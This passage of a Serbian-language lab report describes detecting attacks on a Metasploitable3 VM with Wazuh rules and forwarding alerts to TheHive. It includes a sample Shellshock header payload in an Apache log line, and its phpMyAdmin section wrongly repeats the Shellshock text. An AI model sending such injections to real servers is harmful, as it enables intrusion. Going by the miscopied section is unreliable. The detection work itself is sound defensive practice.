   /etc/rc2.d/S95wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc3.d/S95wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc4.d/S95wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc5.d/S95wazuh-agent -> ../init.d/wazuh-agent
root@metasploitable3-ub1404:/home/vagrant# service wazuh-agent start
Starting Wazuh v4.9.2...
Started wazuh-execd...
Started wazuh-agentd...
Started wazuh-syscheckd...
Started wazuh-logcollector...
Started wazuh-modulesd...
Completed.
root@metasploitable3-ub1404:/home/vagrant# sudo service wazuh-agent status

wazuh-modulesd is running...
wazuh-logcollector is running...
wazuh-syscheckd is running...
wazuh-agentd is running...
wazuh-execd is running...
```

Wazuh agent je instaliran na metasploitable3 virtuelnoj mašini koristeći uputsvo iz zvanične dokumentacije što je prikazano na slici iznad. Kako su metasploitable3 virtuelna mašina i wazuh server podignuti na dve različite fizičke mašine, prilikom instalacije agenta je priladođena IP adresa wazuh servera kako bi se agent uspešno povezao. Kao što je prikazano na slici ispod, agent se nalazi u aktivnima, te je uspešno povezan sa serverom.



Prikupljanje logova:

Drupal

Za praćenje drupalove ranjivosti korišćeni su *apache2 access* logovi koji se nalaze na `/var/log/apache2/access.log` putanji. Kako wazuh agent, po predefinisanoj konfiguraciji, prati ovaj log dokument, nije ga potrebno posebno dodavati u konfiguraciju. Unutar ovih logova, posebno nam je zanimljiv log koji sadrži pokušaj prijave na drupal endpoint-u:

```
172.20.10.7 - - [19/Nov/2024:12:30:45 +0000] "POST /drupal/?q=user/login HTTP/1.1" 200 8105 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0"
```

Shellshock

Za praćenje shellshock ranjivosti takođe su korišćeni *apache2 access* logovi koji se nalaze na `/var/log/apache2/access.log` putanji. Unutar ovih logova, posebno nam je zanimljiv log koji sadrži pokušaj pristupa cgi skriptama, gde deo `() { :; };` predstavlja pokušaj shellshock napada:

```
172.20.10.7 - - [30/Nov/2024:23:19:58 +0000] "GET /cgi-bin/hello_world.cgi HTTP/1.1" 200 345 "-" "() { :; }; /bin/bash -c 'malicious command'"
```

phpMyAdmin

Za praćenje shellshock ranjivosti takođe su korišćeni *apache2 access* logovi koji se nalaze na `/var/log/apache2/access.log` putanji. Unutar ovih logova, posebno nam je zanimljiv log koji sadrži pokušaj pristupa cgi skriptama, gde deo `() { :; };` predstavlja pokušaj shellshock napada:

```
172.20.10.7 - - [1/Dec/2024:00:28:50 +0000] "GET /phpMyAdmin/config.inc.php HTTP/1.1" 404 123 "-"
```

proFTPD


Za prepoznavanje napada na proFTPD servis, korišćeni su logovi koji se nalaze na `/var/log/proftpd/proftpd.log` putanji. Primer loga koji okida kreirano pravilo je prikazano ispod:

```
Nov 30 23:52:58 server proftpd[12345]: 172.20.10.7: FTP session opened.
```

3.3 Proces detekcije

Drupal


Kako bi se detektovalo postojanje loga koji je prikazan u okviru poglavlja 3.2, koristili smo pravilo koje je objašnjeno u okviru poglavlja 3.1. Nakon povezivanja wazuh agenta i servera, te dodavanja novog SIEM pravila, povezali smo wazuh i thehive (više reči o tome u narednom poglavlju). Sada, smo ponovo pokrenuli izvršavanje eksploita iz poglavlja 2. Nakon uspešnog eksploatisanja, filtrirali smo događaje unutar Agent > Threat Hunting > Events taba. Događaje smo filtrirali prema pravilu koje ih je kreiralo. Id pravila koje smo kreirali za detekciju ovog događaja je *111133*, te smo tu vrednost postavili za rule.id filter. Nakon toga, wazuh dashboard nam je izlistao sve događaje koji su vezani za to pravilo, što se može videti na slici ispod.



Napomena: Kako bi se pravilo testiralo, više puta smo pokrenuli eksploit, da bi smo proverili da li će se svaki put kreirati novi događaj. Ovi događaji su bili osnova za kasnije kreiranje alert-ova u thehive-u.


Shellshock

Proces detekcije shellshock napada se izvodi isto kao i detekcija drupal napada. Nakon uspešno izvršene eksploatacije, wazuh server detektuje potencijalno maliciozne logove na osnovu kojih kreira upozorenje, kao što je prikazano na slici ispod:




phpMyAdmin

Proces detekcije phpMyAdmin napada se izvodi isto kao i gorenavedeni napadi. Nakon uspešno izvršene eksploatacije, wazuh server detektuje potencijalno maliciozne logove na osnovu kojih kreira upozorenje, kao što je prikazano na slici ispod:



ProFTPD

Proces detekcije proFTPD napada se izvodi isto kao i sve prethodne. Nakon uspešno izvršene eksploatacije, wazuh server detektuje potencijalno maliciozne logove na osnovu kojih kreira upozorenje, kao što je prikazano na slici ispod:



4. Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije:
The Hive servis podignut unutar Docker kontejnera, te su napravljene dvije vrste korisnika - *admin* i *analyst* unutar organizacije, kako bi se simuliralo pravljenje slučaja. Wazuh je povezan sa The Hive servisom preko API ključa, praćenjem tutorijala.

Integracija pravila:
Kada Wazuh detektuje događaj definisan SIEM pravilima, putem API-ja automatski pošalje *alert* na The Hive. Konfiguracija integracije se vrši uz pomoć *python* skripte na putanji `/var/ossec/integrations/`. Ova skripta čita Wazuh *alerte* iz JSON fajlova, formatira njihove podatke, ekstrahuje relevantne informacije (IP adrese, URL-ove, domene) i kreira nove alerte u The Hive-u koristeći njegov API. Na osnovu unapred definisanih pragova težine ili nivoa, odlučuje da li će alert biti poslat. Ako uslovi budu ispunjeni, alert se šalje u The Hive i beleži se rezultat (uspeh ili greška) u log fajl. Dalje, potrebno je pomoću *bash* skripte koristeći *python* interpreter iz Wazuh okruženja izvršiti tu skriptu i proslijediti joj sve neophodne parametre.

Podaci *alert*-a se šalju u sljedećem obliku u integracionu skriptu:

```
{
  "rule": {
        "id": "...",
        "level": ...,
        "description": "..."
  },
  "agent": {
        "id": "...",
        "name": "...",
        "ip": "..."
  },
  "data": {
        "alert": {
        "severity": ...
        }
  }
}
```

Kako bi podaci došli do The Hive servisa, neophodno je dodati sljedeći blok u konfiguraciju Wazuh menadžera:

```
<ossec_config>
...
 <integration>
   <name>custom-w2thive</name>
```

```
    <hook_url>http://<the-hive-url>:<port></hook_url>
    <api_key>...</api_key>
    <alert_format>json</alert_format>
  </integration>
...
</ossec_config>
```

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:
Podaci se na The Hive servis šalju u sljedećem obliku:

```
{
  "title": "...",
  "tlp": ...,
  "tags": ["wazuh", "rule=...", "agent_name=...", "agent_id=...", "agent_ip=..."],
  "description": "### Rule\n| key | val |\n| ------ | ------ |\n| **rule.id** | ... |\n|
**rule.level** | 5 |\n| **rule.description** | ... |\n",
  "type": "wazuh_alert",
  "source": "wazuh",
  "sourceRef": "...",
  "artifacts": [
       {"dataType": "ip", "data": "..."}
  ]
}
```

Na narednoj slici je prikazan izgled *alert*-a na The Hive platformi. Od jednog *alert*-a, moguće je kreirati *case* i dodijeliti ga nekom od korisnika sa rolom *analyst*.